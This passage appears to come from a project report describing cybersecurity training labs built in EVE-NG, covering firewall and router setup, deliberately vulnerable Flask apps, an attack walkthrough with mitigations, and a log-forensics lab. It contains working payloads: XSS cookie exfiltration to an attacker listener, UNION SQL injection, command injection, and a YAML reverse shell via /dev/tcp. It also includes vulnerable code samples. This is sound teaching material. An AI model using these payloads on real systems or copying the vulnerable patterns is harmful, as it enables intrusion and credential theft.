    'protocol'    => 'tcp',
    'source'      => ['network' => '192.168.0.0/24'],
    'destination' => ['any' => true],
    'dstport'     => '22,443',
    'descr'       => 'Lab2: homelab mgmt access (SSH + HTTPS)',
];
$config['filter']['rule'][] = $rule;
write_config("Lab2: add homelab management rule");
```

Listing 7.15: pfSense PHP API: WAN management rule for homelab access

Static routes. Two static routes were added so that pfSense can forward return traffic to both internal lab segments via VyOS. Table ?? lists the destination networks and the associated gateway.

Table 7.8: Lab 2 — pfSense static routes

Destination	Gateway	Purpose
192.168.30.0/24	VyOS_GW (172.16.1.2)	Route to Net-DMZ via VyOS
10.0.40.0/24	VyOS_GW (172.16.1.2)	Route to Net-Attackers via VyOS

pfSense requires that static routes reference a **named gateway** entry rather than a raw IP address in order to persist across reboots. A route that specifies only a next-hop IP address is recorded in the kernel forwarding table at runtime but is not applied when the firewall daemon restarts, because the route manager cannot resolve the destination without a named gateway object. The gateway entry VyOS_GW was therefore created first and the two routes were defined to reference it by name.

The following PHP snippet was executed through the pfSense management API to create the gateway object and the two persistent routes in `config.xml`:

```
<?php
require_once('globals.inc'); require_once('config.inc');
require_once('interfaces.inc'); require_once('filter.inc');
require_once('util.inc');

```

```
// 1. Define named gateway toward VyOS LAN interface
if (!is_array($config['gateways']['gateway_item'])) {
    $config['gateways']['gateway_item'] = array();
}
$config['gateways']['gateway_item'][] = array(
    'interface'       => 'lan',
    'gateway'         => '172.16.1.2',
    'name'            => 'VyOS_GW',
    'ipprotocol'      => 'inet',
    'descr'           => 'VyOS core router via LAN link',
    'monitor_disable' => true,
);

// 2. Static routes referencing the gateway by name
if (!is_array($config['staticroutes']['route'])) {
    $config['staticroutes']['route'] = array();
}
$config['staticroutes']['route'][] = array(
    'network' => '192.168.30.0/24',
    'gateway' => 'VyOS_GW',
    'descr'   => 'DMZ Net via VyOS',
);
$config['staticroutes']['route'][] = array(
    'network' => '10.0.40.0/24',
    'gateway' => 'VyOS_GW',
    'descr'   => 'Attackers Net via VyOS',
);
write_config("Persistent static routes via VyOS_GW");
filter_configure();
?>
```

Listing 7.16: pfSense PHP API: create named gateway VyOS_GW and persistent static routes

Server-A-SYNAPSE

Server-A runs Ubuntu Server 24.04 and hosts the SYNAPSE Intelligence Portal web application. The operating system was installed from ISO within EVE-NG using an automated Subiquity preseed, fol-

lowed by manual configuration of the network interface through a Netplan unit file:

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 192.168.30.10/24
      routes:
        - to: default
          via: 192.168.30.1
      nameservers:
        addresses: [192.168.30.1]
```

Listing 7.17: Server-A Netplan static IP configuration

The system credentials are `ubuntu/S3rv3rA` for the OS user on Server-A. The application runs as the `synapse` service user (`synapse/Syn@pse`

Server-B-SYNAPSE

Server-B runs Ubuntu Server 24.04 and hosts a minimal Flask-based network monitoring service. Its network configuration mirrors that of Server-A, with a static address of `192.168.30.20/24` and the same default gateway. The system credentials are `ubuntu/S3rv3rB`; the monitoring application user is `monitor/M0nit0r2024`.

7.7.5 Vulnerable Applications

SYNAPSE Intelligence Portal (Server-A)

The SYNAPSE Intelligence Portal is a Flask web application served by an nginx reverse proxy on port 80. It uses an SQLite database and is containerised with Docker Compose for ease of deployment and reproducibility. The application presents an analyst intelligence-sharing portal with the following routes:

- `/`: Public landing page with a list of intelligence reports.

- /report/<id>: Individual report view with a comment section.
- /search?q=<term>: Report search endpoint.
- /admin: Administration panel, accessible only with a valid session cookie.

Vulnerability 1 — Stored XSS in the comments section. The comment submission endpoint stores the raw user input in the database and renders it back into the page template without sanitisation. The Jinja2 template uses the safe filter, which instructs the rendering engine to treat the stored value as trusted HTML:

```
{% for comment in comments %}
  <div class="comment">
    <strong>{{ comment.author }}</strong>
    <p>{{ comment.body | safe }}</p>
  </div>
{% endfor %}
```

Listing 7.18: Vulnerable Jinja2 template rendering unsanitised comment body

Any HTML or JavaScript submitted as a comment body is stored verbatim in the database and executed in the browser of any subsequent visitor who loads the page. This constitutes a **stored (persistent) XSS** vulnerability (OWASP A07:2021 **owasp2021**).

The severity is elevated by the second vulnerability described below: the application issues session cookies without the HttpOnly attribute (OWASP A02:2021 **owasp2021**), which means that JavaScript executing on the page has full read access to the cookie value. An attacker can therefore inject a script that exfiltrates the administrator's session cookie the moment an administrator views the affected report.

Vulnerability 2 — SQL Injection in the search endpoint. The search endpoint constructs its SQL query by directly concatenating the user-supplied parameter into the query string without using parameterised statements:

```
@app.route('/search')
def search():
    q = request.args.get('q', '')
    # VULNERABLE: direct string concatenation
    query = "SELECT id, title, summary FROM reports " \
            "WHERE title LIKE '%" + q + "%'"
    results = db.execute(query).fetchall()
    return render_template('search.html', results=results)
```

Listing 7.19: Vulnerable Flask route with unsanitised SQL query construction

A user who controls the value of q can break out of the string literal and append arbitrary SQL. This constitutes a classic **SQL Injection** vulnerability (OWASP A03:2021 **owasp2021**). The database schema includes a table named `admin_users` with a `flag` column and a `server_b_password` column, making this endpoint the pivot point between the XSS phase and the lateral movement phase.

SYNAPSE Monitor (Server-B)

The SYNAPSE Monitor is a minimal Flask application that provides a network diagnostic interface for the internal operations team. It exposes a single form that accepts a hostname or IP address and runs a ping command against it:

```
import os
from flask import Flask, request, render_template

app = Flask(__name__)

@app.route('/ping', methods=['POST'])
def ping():
    host = request.form.get('host', '')
    # VULNERABLE: user input concatenated directly into shell
        command
    result = os.popen("ping -c 1 " + host).read()
    return render_template('ping.html', result=result)
```

Listing 7.20: Vulnerable Flask route with unsanitised OS command

execution

Because the input is concatenated directly into a shell command string without quoting or escaping, a user who controls the `host` parameter can inject additional shell commands using standard separators (`;`, `&&`, `|`). This constitutes an **OS Command Injection** vulnerability (OWASP A03:2021 **owasp2021**).

7.7.6 Attack Walkthrough

The following sections describe the intended attack progression. Steps 1 through 3 describe the validated network infrastructure. Steps 4 through 7 are described based on the planned application configuration and will be fully validated once the Flask applications are deployed on both servers.

Step 1 — Reconnaissance

From the Parrot-Attacker node, the student first verifies network connectivity to the DMZ and identifies open services on Server-A:

```
# Verify routing to DMZ
$ ping -c 2 192.168.30.10
PING 192.168.30.10: 64 bytes from 192.168.30.10: icmp_seq=0 ttl=63

# Full port scan of Server-A
$ nmap -sV -sC -p- 192.168.30.10

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu
80/tcp open  http    nginx 1.24.0 (Ubuntu)
| http-title: SYNAPSE Intelligence Portal

# DNS resolution check
$ dig server-a.lab2.internal @10.0.40.1
;; ANSWER SECTION:
server-a.lab2.internal.  0  IN  A  192.168.30.10
```

Listing 7.21: Network reachability check and service enumeration from

the attacker node

The scan reveals HTTP on port 80 and SSH on port 22. The student navigates to the web application and explores its functionality before proceeding.

Step 2 — Stored XSS and Cookie Theft

Having identified the comment section on a report page, the student sets up an HTTP listener on the attacker machine and submits a crafted XSS payload as a comment. The payload causes any browser that loads the page to execute JavaScript that reads the session cookie and sends it to the attacker's listener:

```
$ nc -lvnp 8080
Listening on [any] 8080 ...
```

Listing 7.22: Setting up an HTTP listener on the attacker node to receive stolen cookies

```
<script>
  var img = new Image();
  img.src = 'http://10.0.40.10:8080/?c='
            + encodeURIComponent(document.cookie);
</script>
```

Listing 7.23: Stored XSS payload submitted as a comment to steal the admin session cookie

When an administrator subsequently visits the report page, the injected script executes in their browser. The attacker's listener receives an HTTP request containing the cookie value:

```
connect to [10.0.40.10] from (UNKNOWN) [192.168.30.10] 54321
GET /?c=session%3DeyJhZG1pbiI6IHRydWV9... HTTP/1.1
Host: 10.0.40.10:8080
```

Listing 7.24: Attacker listener receives the stolen admin session cookie

Step 3 — Administrative Access via Cookie Injection

The stolen cookie is injected into the attacker's browser session using the browser's developer tools, or equivalently via curl with the `-b` flag:

```
$ curl -s -b "session=<STOLEN_COOKIE>" http://192.168.30.10/admin
```

Listing 7.25: Using the stolen cookie to access the admin panel

A successful response returns the administration panel, confirming that the application does not validate the session beyond checking the cookie value. The admin panel reveals additional internal pages and confirms the presence of a search interface.

Step 4 — SQL Injection and Credential Extraction

The search endpoint is tested for SQL injection by appending a single quote to the query parameter. A database error in the response confirms that the input is interpolated without escaping. The student then constructs a UNION-based payload to retrieve data from the `admin_users` table:

```
$ curl -s -b "session=<STOLEN_COOKIE>" \
  "http://192.168.30.10/search?q=' \
  UNION SELECT flag,server_b_password,NULL FROM admin_users--"
```

Listing 7.26: UNION-based SQL injection payload to extract admin credentials and flag

The response contains the flag value stored in the `admin_users` table and the credentials for Server-B:

```
FLAG{syn4ps3_db_3xfiltrat3d}     M0nit0r2024
```

Listing 7.27: Expected SQL injection output showing flag and Server-B credentials

Step 5 — Lateral Movement to Server-B

The credentials extracted from the database correspond to the `monitor` user on Server-B. The student establishes an SSH session to the second server:

```
$ ssh monitor@192.168.30.20
monitor@server-b:~$
```

Listing 7.28: SSH lateral movement from the attacker node to Server-B using extracted credentials

The `monitor` user does not have root privileges. However, the web application running on Server-B operates under a permissive configuration that grants it the ability to execute privileged commands. The student navigates to the monitoring web interface to continue the attack.

Step 6 — Command Injection on Server-B

The ping diagnostic form on the Server-B web application accepts arbitrary input. The student submits a payload that appends a second command after the ping invocation using the semicolon shell separator:

```
# Submitted in the "Host" field of the ping form:
127.0.0.1; cat /root/flag_final.txt
```

Listing 7.29: Command injection payload in the ping form to read the final flag

The response from the application includes the output of both the `ping` command and the injected `cat` command:

```
PING 127.0.0.1: 64 bytes from 127.0.0.1: icmp_seq=0 ttl=64

FLAG{cmd_inj3ct10n_pwn3d}
```

Listing 7.30: Server response confirming command injection and displaying the final flag

Step 7 — Flag Summary

Table ?? summarises the flags and intermediate artefacts obtained throughout the attack chain.

Table 7.9: Lab 2 — captured artefacts and flags

Step	Artefact	Location
XSS theft	Session cookie (guest)	Browser cookie store
SQL Injection	FLAG{synapse_sqli_creds_dumped}	admin_users table
Admin Panel	FLAG{synapse_admin_classified_accessed}	classified_intel
YAML Deser.	FLAG{synapse_nexus_exfil_complete}	/app/data/finalData.tx

7.7.7 Problems Encountered and Solutions

pfSense Block Private Networks and Reply-To

The most significant infrastructure problem encountered during Lab 2 setup was the interaction between pfSense's default WAN security rules and the homelab network topology. Two independent default behaviours combined to block all management traffic.

First, the *Block private networks* option applies a `quick` rule at the top of the WAN rule set. The `quick` keyword in the underlying `pf` packet filter causes the rule to match and terminate evaluation immediately, before any user-defined pass rules are considered. Because the management subnet `192.168.0.0/24` is RFC 1918 space, all inbound connections from the management host were silently dropped regardless of any pass rules added afterwards.

Second, the `reply-to` directive, which pfSense adds automatically to WAN pass rules, forces reply packets to exit through the WAN interface regardless of the routing table. When the source host and the WAN interface share the same physical subnet, this causes an asymmetric routing loop: the firewall sends replies directly to the source via Layer 2 rather than routing them through the correct path, which breaks TCP state tables and causes sporadic connection failures even when the blockpriv rule is removed.

Both issues were resolved through the pfSense PHP management

API, which allows direct manipulation of the `config.xml` configuration array without requiring a fully interactive GUI session. The `blockpriv` key was unset from the WAN interface structure, and the `disablereplyto` flag was set globally. These changes were applied before any firewall rules were written, ensuring a clean baseline for subsequent rule additions.

VNC Keyboard Input on pfSense

As documented in Lab 1, automated VNC input via high-level client tools fails on QEMU-based nodes due to incompatible KeyEvent handling in the QEMU VNC server implementation. The same raw-socket RFB protocol approach developed for Lab 1 was reused without modification for pfSense-LAB2 configuration. This confirms that the raw-socket implementation is portable across lab instances and does not need to be reimplemented per lab.

Server-A Volume Group Conflict

During the manual OS installation of Server-A inside EVE-NG, the Ubuntu installer created an LVM volume group named `ubuntu-vg` on the virtual disk `virtioa.qcow2`. The EVE-NG host operating system also uses a volume group with the same default name. When the QEMU disk image was mounted on the host for post-install configuration via `nbd`, the host LVM subsystem discovered two volume groups with identical names, causing an activation conflict.

The resolution was to rename the guest volume group to a descriptive identifier that includes the lab and node reference:

```
# On the EVE-NG host, after nbd mount:
sudo vgrename --select "uuid=<GUEST_UUID>" ubuntu-vg server-a-vg
```

Listing 7.31: Renaming the guest LVM volume group to avoid conflict with the host VG

The corresponding `/etc/fstab` and initramfs references inside the guest were updated accordingly before the disk was unmounted and

the node restarted. The host volume group was **not** renamed, as modifying the host VG name breaks the EVE-NG node storage subsystem. This constraint is now an established project rule: only guest volume groups are renamed when naming conflicts arise.

Server-B Installer Keyboard Layout

An initial attempt to install Ubuntu Server on Server-B used an autoinstall preseed with `keyboard: layout: es` (Spanish layout). When interacting with the installer over VNC, certain keystrokes sent via the raw-socket RFB client were interpreted incorrectly because the guest console input layer applied the Spanish key mapping before the VNC key codes were processed. The `/` character arrived as `-` and `:` arrived as `n`, making command-line interaction during the installation shell session unreliable.

The corrective action was to recreate the autoinstall ISO with `keyboard: layout: us`, which aligns the VNC key code interpretation with the standard USB HID key codes produced by the raw-socket client. The installer completed successfully with this configuration.

Static Route Gateway Reference

During the initial pfSense configuration, the two static routes toward the DMZ and the attacker segment were entered by specifying the next-hop IP address `172.16.1.2` directly in the `config.xml` route array, without first creating a named gateway object. The routes were visible in the kernel forwarding table immediately after the PHP script executed and traffic was forwarded correctly during that session. However, after the pfSense node was restarted the routes were absent: the `staticroutes` daemon could not re-apply them because the route manager requires a resolvable named gateway entry to instantiate a persistent route at boot.

The root cause is that pfSense's route manager resolves routes through the gateway registry, not through raw IP lookups. A route record in `config.xml` that contains a bare IP address in the `gateway` field

is silently skipped at daemon startup if no matching named gateway exists in the `gateways.gateway_item` array.

The solution was to create the named gateway entry VyOS_GW before defining any routes, and to reference it by name in each route record. The corrected PHP script (Listing ??) follows this order: gateway creation precedes route creation, and the route's `gateway` field contains the string VyOS_GW rather than the IP address. After applying the corrected script and restarting pfSense, both routes were present and active on every subsequent boot.

7.7.8 Mitigation and Defensive Analysis

Each vulnerability exploited in the lab has a well-documented and straightforward remediation. Table ?? maps each finding to its corrective control and the corresponding OWASP category.

Table 7.10: Lab 2 — vulnerability-to-mitigation mapping

Vulnerability	OWASP (2021)	Mitigation
Stored XSS	A07 — XSS	Output encoding; remove `| safe`; Content Security Policy header
Cookie without HttpOnly	A02 — Crypto Failures	Set `HttpOnly` and `Secure` flags on session cookie
SQL Injection	A03 — Injection	Parameterised queries (prepared statements); ORM layer
Command Injection	A03 — Injection	`subprocess` with list args; no `shell=True`; input allowlisting
Broken Access Control	A01 — BAC	Least-privilege service accounts; secret management system; segmentation

Output Encoding and Content Security Policy

The stored XSS vulnerability is entirely preventable by applying context-aware output encoding: any user-supplied value rendered into an HTML context must have its special characters converted to their HTML entity equivalents. In Jinja2 this is the default behaviour when the `safe`

filter is absent; the fix is therefore to remove the filter rather than add code.

A defence-in-depth measure is to deploy a Content Security Policy (CSP) header that restricts the origins from which scripts may load. Even if an attacker manages to inject HTML, a well-configured CSP prevents the injected script from executing or exfiltrating data to an external origin.

Parameterised Queries

SQL Injection is eliminated by using parameterised queries. The database driver separates the query structure from the data values at the protocol level, making it impossible for user input to alter the query structure regardless of its content. The corrected Flask route uses the parameter substitution syntax provided by the `sqlite3` driver:

```
@app.route('/search')
def search():
    q = request.args.get('q', '')
    # SAFE: parameterised query
    query = "SELECT id, title, summary FROM reports WHERE title
       LIKE ?"
    results = db.execute(query, ('%' + q + '%',)).fetchall()
    return render_template('search.html', results=results)
```

Listing 7.32: Corrected parameterised SQL query preventing injection

Safe Subprocess Execution

OS Command Injection is prevented by avoiding shell string interpolation entirely. Python's `subprocess` module accepts a list of arguments, which the operating system passes directly to the `execve` system call without involving a shell interpreter. No amount of shell metacharacters in the input can alter the command structure when this pattern is used:

```
import subprocess

```

```
@app.route('/ping', methods=['POST'])
def ping():
    host = request.form.get('host', '')
    # SAFE: list-based subprocess, no shell=True
    result = subprocess.run(
        ['ping', '-c', '1', host],
        capture_output=True, text=True, timeout=5
    ).stdout
    return render_template('ping.html', result=result)
```

Listing 7.33: Corrected ping function using subprocess with argument list

Additional input validation — checking that `host` matches a valid hostname or IP address pattern before passing it to the subprocess — provides a second layer of defence.

Secret Management and Principle of Least Privilege

Storing server credentials in a web application database represents a fundamental violation of the principle of least privilege and the separation of secrets. In a production environment, inter-service credentials would be managed by a secret management system (such as environment variables injected at runtime or a dedicated vault service) and would never appear in application database tables accessible to the web tier.

Additionally, the monitoring service on Server-B ran with sufficient privilege to read `/root/flag_final.txt`, implying either root-level execution or overly broad file permissions. Restricting the service to a dedicated, unprivileged user account with access only to the resources it requires would have prevented the final flag from being readable even after command injection was achieved.

7.7.9 Results and Conclusions

Infrastructure Status

Table ?? summarises the completion status of each infrastructure component as of the current development phase.

Table 7.11: Lab 2 — infrastructure component status

Component	Status	Notes
pfSense-LAB2	Operational	blockpriv + reply-to resolved
VyOS-LAB2	Operational	Interfaces, NAT, DHCP, DNS all configured
Server-A-SYNAPSE	Operational	SYNAPSE Portal: XSS, Broken Auth, SQLi, Adm
Server-B-SYNAPSE	Operational	DataVault: YAML deserialization + reverse she
Parrot-Attacker	Pending	Static IP pending (F5)
SYNAPSE Portal (F3)	Complete	Docker Compose, 3 vulns + admin panel
DataVault (F4)	Complete	YAML UnsafeLoader, reverse shell, final flag
Full walkthrough (F6)	Pending	Pending Parrot static IP (F5)

Vulnerabilities Demonstrated

The lab demonstrates five vulnerability classes that represent the most consistently exploited categories in real web application assessments:

- **Stored XSS with session hijacking.** The combination of an unescaped template filter and a cookie issued without `HttpOnly` creates a complete session hijacking attack path from a single comment submission.
- **UNION-based SQL Injection.** Direct string concatenation in a search query allows full exfiltration of the database, including credentials that enable lateral movement.
- **Broken access control (admin panel).** The `/admin` route checks role by reading an unsigned cookie, so a broken-auth bypass grants immediate access to classified data and Server-B creds.
- **Insecure YAML deserialization (OWASP A08).** Server-B's preview endpoint passes attacker-controlled content to `yaml.UnsafeLoader`, enabling RCE via a reverse shell payload.

Lessons Learned

- **Attack chaining amplifies individual vulnerability impact.** None of the five vulnerabilities in isolation would yield the final flag. Their combination demonstrates how moderate-severity findings combine into a critical-severity compromise, which is the standard pattern in real penetration test findings.

- **Default firewall behaviours require explicit validation.** The pfSense *Block private networks* and *reply-to* defaults are rational security measures in a public-facing deployment but create unexpected obstacles in a homelab-routed environment. Any security appliance must be evaluated against the actual network topology rather than assumed to behave correctly based on its default configuration.

- **Installer automation reduces manual VNC interaction.** The autoinstall preseed approach significantly reduced the number of interactive VNC operations required to install Ubuntu Server on each node. The keyboard layout issue, once identified, was resolved by a single parameter change in the preseed configuration.

- **LVM volume group naming requires proactive planning.** The volume group naming conflict between the EVE-NG host and the guest disk image is a predictable problem whenever a Linux guest with default LVM configuration is provisioned on a Linux host that also uses LVM. Pre-planning the guest VG name to include a unique lab and node identifier during installation eliminates the need for post-install renaming.

7.7.10 Implementation Session: 2026-04-24

This section records the implementation state verified on 24 April 2026, corresponding to the completion of Phase F3 (Server-A application deployment) and the verification of the full lab infrastructure.

Infrastructure State

All five EVE-NG nodes were confirmed running. The host bridge interfaces (`vnet0_1`, `vnet0_2`, `vnet0_3`) require explicit IP assignment after each EVE-NG host reboot via the helper script `/usr/local/bin/lab2-bridges-up.sh`; this script was executed at session start. Table ?? summarises the observed state of each node.

Table 7.12: LAB2 node state — 2026-04-24

Node	IP	SSH	Notes
VyOS-LAB2	192.168.30.1 / 10.0.40.1	Console only	SSH daemon not re
Server-A-SYNAPSE	192.168.30.10	✓	Docker active, app
Server-B-SYNAPSE	192.168.30.20	✓	OS installed, app p
Parrot-Attacker	10.0.40.x (DHCP)	–	Booting from CD; F
pfSense-LAB2	WAN: 192.168.0.23 (DHCP)	–	UEFI/SeaBIOS mism

VyOS console access. After the EVE-NG host rebooted, the VyOS SSH daemon was not reachable on either of its internal interfaces (192.168.30.1 and 10.0.40.1), despite ICMP responding correctly. Console access remained available via the serial socket on port 32770 of the EVE-NG host (`telnet localhost 32770`). VyOS routing, DHCP and DNS-forwarding configuration persisted correctly across the reboot.

pfSense UEFI note. The pfSense-LAB2 node was installed in UEFI mode (GPT + EFI partition) during a previous session. EVE-NG's default launcher uses SeaBIOS (`machine type=pc`), which cannot boot a UEFI installation. A dedicated start script at `/usr/local/bin/pfsense-lab2-start.sh` must be used instead; it invokes QEMU with `machine type=q35` and OVMF firmware. This is the expected procedure after any EVE-NG host reboot.

Phase F3: SYNAPSE Intelligence Portal (Server-A)

The SYNAPSE Intelligence Portal was deployed on Server-A (`192.168.30.10`) using Docker Compose. The application stack consists of three containers:

- **synapse_flask_1** — Python 3.11 Flask application on port 5000 (internal). Serves all application routes.
- **synapse_nginx_1** — nginx reverse proxy, published on 0.0.0.0:80. Forwards all requests to the Flask backend.
- **synapse_victim** — Playwright headless browser bot. Logs in as guest and visits /comments every 20 seconds, simulating a victim user whose session cookie can be stolen via XSS.

The Docker Compose file is located at /opt/synapse/docker-compose.yml on Server-A. Application source files reside in /opt/synapse/ap

Database schema. The SQLite database is initialised by init_db.py at container start. It creates four tables:

- **users** — application login credentials (id, username, password MD5, role). Pre-seeded with admin / Admin@Synapse2024 and guest / guest123.
- **reports** — intelligence reports displayed in the portal (five dummy rows).
- **comments** — user-submitted comments, rendered without sanitisation (XSS sink).
- **admin_users** — credential and flag store. Contains FLAG{synapse_sqli_c (FLAG #1).
- **classified_intel** — classified intelligence table. Contains FLAG{synapse_ac (FLAG #2) and Server-B credentials (operator / D4t4V4ult#2024). Contains monitor / M0nit0r2024 and FLAG{synapse_sqli_creds_du

Vulnerability 1 — Stored XSS (/comments). The comments.html template renders the comment body with Jinja2's | safe filter, bypassing HTML escaping:

```
<div class="body">{{ c.body | safe }}</div>
```

Listing 7.34: XSS sink in comments.html

Any HTML or JavaScript submitted as a comment is stored in the database and executed verbatim in the browser of every subsequent visitor, including the victim bot. Because the session cookie is issued without the `HttpOnly` flag, it is accessible from JavaScript:

```
resp.set_cookie('session',
    f"{user['id']}:{user['role']}:{user['username']}",
    httponly=False)
```

Listing 7.35: Cookie issued without HttpOnly (app.py)

A typical XSS payload to exfiltrate the victim cookie to an attacker-controlled listener on Parrot (`python3 -m http.server 8000`) is:

```
<script>
fetch('http://10.0.40.5:8000/?c='
      + encodeURIComponent(document.cookie)
      + '&t=' + Date.now());
</script>
```

Listing 7.36: XSS payload for cookie exfiltration

The victim bot visits `/comments` every 20 seconds, so the cookie arrives in the listener log within approximately one polling cycle.

Broken authentication (`/portal`, `/search`). The session cookie uses the format `ID:ROLE:USERNAME` and is not cryptographically signed. The server extracts role and username directly from the cookie string without any integrity check:

```
parts = session.split(':')
role  = parts[1] if len(parts) > 1 else 'guest'
```

Listing 7.37: Unsigned cookie parsing (app.py)

Setting `document.cookie = "session=1:admin:admin; path=/"` in the browser console immediately grants admin-level access to all restricted routes without knowing the admin password.

Vulnerability 2 — UNION-based SQL Injection (`/search`). The search route constructs a SQL query by direct string concatenation:

```
query = "SELECT * FROM reports WHERE title LIKE '%" + q + "%'"
results = db.execute(query).fetchall()
```

Listing 7.38: SQLi sink in app.py

SQL errors are returned to the browser, confirming the injection point. The `reports` table has five columns. A UNION payload to extract credentials from the `admin_users` table is:

```
' UNION SELECT 1,username,flag,password,5 FROM admin_users--
```

Listing 7.39: UNION SQLi payload to dump admin_users

This returns `FLAG{synapse_sqli_creds_dumped}` (FLAG #1). The student then navigates to `/admin` with the forged admin cookie to obtain FLAG #2 and Server-B DataVault credentials.

Phase F4: SYNAPSE DataVault (Server-B) — Completed 2026-04-25

The SYNAPSE DataVault was deployed on Server-B (`192.168.30.20`) as a single Docker container running Flask and PyYAML 6.x.

Vulnerability: YAML insecure deserialization. The preview route uses `yaml.UnsafeLoader`, allowing arbitrary Python object instantiation via the `!!python/object/apply:` tag:

```
parsed = str(yaml.load(raw, Loader=yaml.UnsafeLoader))
```

Listing 7.40: Vulnerable preview route (app.py)

Exploit payload.

```
!!python/object/apply:os.system
- "bash -c 'bash -i >& /dev/tcp/10.0.40.5/4444 0>&1'"
```

Listing 7.41: YAML payload — reverse shell to Parrot

Exploit steps.

1. Start `nc -lvnp 4444` on Parrot (`10.0.40.5`).

2. Create `exploit.yml` with the payload above.
3. Log in to DataVault as `operator / D4t4V4ult#2024`.
4. Upload `exploit.yml` and click **Preview**.
5. In reverse shell: `cat /app/data/finalData.txt`.

The final flag is `FLAG{synapse_nexus_exfil_complete}` (FLAG #3).

Pending Phases

F5 — Parrot static IP. Configure `nmcli` at session start: `10.0.40.5/24`, GW `10.0.40.1`.

F6 — Full attack walkthrough. End-to-end five-vulnerability chain: XSS → broken auth → SQLi (FLAG #1) → admin panel (FLAG #2) → YAML deserialization → FLAG #3.

Session 2026-04-25 — Final Lab Configuration

This session completed the final configuration of the lab environment:

- **OS password hardening.** The default `ubuntu/ubuntu` credentials were replaced: Server-A uses `S3rv3rA` and Server-B uses `S3rv3rB`. Parrot SSH access uses `lab2 / L4b2`.
- **Parrot connectivity verified.** Parrot (`10.0.40.5/24`, interface `ens4`) reaches both DMZ servers via VyOS routing. Tools confirmed: `nmap`, `curl`, `python3`, `nc`, `sqlmap`.
- **Application configs exported.** All source files and Docker Compose definitions are backed up to `src/eve-ng/configs/nodes/Lab2/` in the repository.

7.8 Lab 3: Incident Response and Log Forensics — HELIX Systems

7.8.1 Overview and Learning Objectives

The third laboratory represents a deliberate shift in perspective from the previous two labs. Where Labs 1 and 2 place the student in the role of an attacker, Lab 3 places them in the role of a **Security Operations Centre (SOC) analyst.** The attack has already occurred: the student's task is to connect to the affected systems, collect and correlate log evidence, and reconstruct the attacker's complete activity timeline.

The scenario is built around a fictional company named *HELIX Systems*, which operates a two-tier internal infrastructure consisting of a web-facing server and a database server. An unknown threat actor has gained initial access, escalated privileges via a misconfigured `sudoers` entry, established persistence by creating a backdoor account, and moved laterally to the database server to access sensitive client data. The student's goal is to identify each of these steps from the available log artefacts.

The intended learning outcomes are:

- Interpret SSH authentication log entries in `/var/log/auth.log` to distinguish brute-force attempts from successful logins.
- Identify privilege escalation events caused by a `sudoers` misconfiguration that grants unrestricted NOPASSWD access to a utility binary (`/usr/bin/find`).
- Recognise attacker persistence techniques: creation of a backdoor operating system user and modification of the `sudoers` file.
- Correlate lateral movement evidence across two separate hosts using `auth.log` entries on the destination server.
- Identify data exfiltration indicators by examining file-system artefacts on the database server.

- Produce a structured incident report documenting the complete attack chain with timestamps, affected accounts, and a recommended remediation plan.

The lab requires no offensive tools. Students work exclusively with standard Unix utilities available on the Ubuntu Server nodes: `grep`, `awk`, `less`, `cat`, `find`, and `journalctl`. This reflects the real-world SOC analyst workflow, where the analyst connects to affected hosts and examines their native log artefacts without running additional tooling.

7.8.2 Network Topology

The topology consists of four nodes interconnected across three network segments, as illustrated in Figure ??.

[Topology diagram — pending EVE-NG screenshot]

Figure 7.4: Lab 3 network topology: homelab management, perimeter firewall, internal router, web server (HELIX), and database server (HELIX).

The **pfSense-LAB3** firewall connects the homelab management network (`192.168.0.0/24`) to the internal *Net-Link* transit segment (`172.16.2.0/30`). It provides NAT, acts as the default outbound gateway, and exposes the student entry point via a DNAT rule that forwards TCP port 22 from the WAN address to the *Server-Web* node.

The **VyOS-LAB3** router interconnects three segments: *Net-Link* (`172.16.2.0/30`) *Net-Servers* (`192.168.50.0/24`), and *Net-Internal* (`192.168.60.0/24`). It provides Layer 3 routing and SNAT masquerade for both internal segments, but provides neither DHCP nor DNS forwarding, as all addresses in this lab are configured statically.

The **Server-Web** node (Ubuntu Server 24.04, `192.168.50.10`) is the primary forensic target. It hosts the injected attack evidence: the brute-force and authentication log entries in `/var/log/auth.log`, the attacker's post-escalation command history in `/home/devops/.bash_histo` and the backdoor account `maint` in `/etc/passwd` and `/etc/sudoers.d/`.

The **Server-DB** node (Ubuntu Server 24.04, `192.168.60.10`) is the lateral movement and data exfiltration target. Its `/var/log/auth.log` records the attacker's SSH login from Server-Web, and `/opt/helix/data/` contains the HELIX client database (`clients.db`) and an exfiltration marker file (`.exfil_marker`).

Network Addressing

Table ?? summarises the IP addressing scheme across all nodes and interfaces.

Table 7.13: Lab 3 — IP addressing table

Node	Interface	IP Address	Network	Role
pfSense-LAB3	vtnet0 (WAN)	~192.168.0.x/24 (DHCP)	Homelab	Student e
pfSense-LAB3	vtnet1 (LAN)	172.16.2.1/30	Net-Link	Transit to
VyOS-LAB3	eth0	172.16.2.2/30	Net-Link	Uplink to
VyOS-LAB3	eth1	192.168.50.1/24	Net-Servers	Server-We
VyOS-LAB3	eth2	192.168.60.1/24	Net-Internal	Server-DB
Server-Web	ens3	192.168.50.10/24	Net-Servers	Primary fo
Server-DB	ens3	192.168.60.10/24	Net-Internal	Lateral mo

Table 7.14: Lab 3 — access credentials

System	Username	Password	Role
pfSense-LAB3	admin	pfsense	Firewall management
VyOS-LAB3	vyos	vyos	Router console
Server-Web	analyst	An@lyst2024	Student entry account (legitimate)
Server-Web	devops	D3v0ps#2023	Compromised account
Server-Web	maint	—	Backdoor account (created by attacke
Server-DB	analyst	An@lyst2024	Internal access
Server-DB	devops	D3v0ps#2023	Compromised account (reused passwo

EVE-NG Bridge Mapping

The EVE-NG host exposes two Linux bridge interfaces that connect the virtual lab segments to the management network. These bridges require explicit IP assignment after each host reboot via the udev rule `99-lab3-bridges.rules`:

Table 7.15: Lab 3 — EVE-NG host bridge assignments

Bridge	Network	Segment
vnet0_2	192.168.50.0/24	Net-Servers
vnet0_3	192.168.60.0/24	Net-Internal

7.8.3 Infrastructure Design Decisions

Role Reversal: Defender Perspective

The primary pedagogical decision for Lab 3 was to shift the student's role from attacker to defender. After two labs that focused on identifying and exploiting vulnerabilities, the blue-team perspective provides a complementary skill set that is equally critical in the security profession. This role reversal also allows the lab to introduce concepts — log correlation, timeline reconstruction, evidence collection — that cannot be naturally taught from the offensive side.

Pre-staged Attack

Rather than requiring the student to execute the attack live, the attack is pre-staged: log entries are injected into `/var/log/auth.log`, command history is written to `/home/devops/.bash_history`, and file-system artefacts are created on Server-DB before the lab session begins. This approach has two advantages.

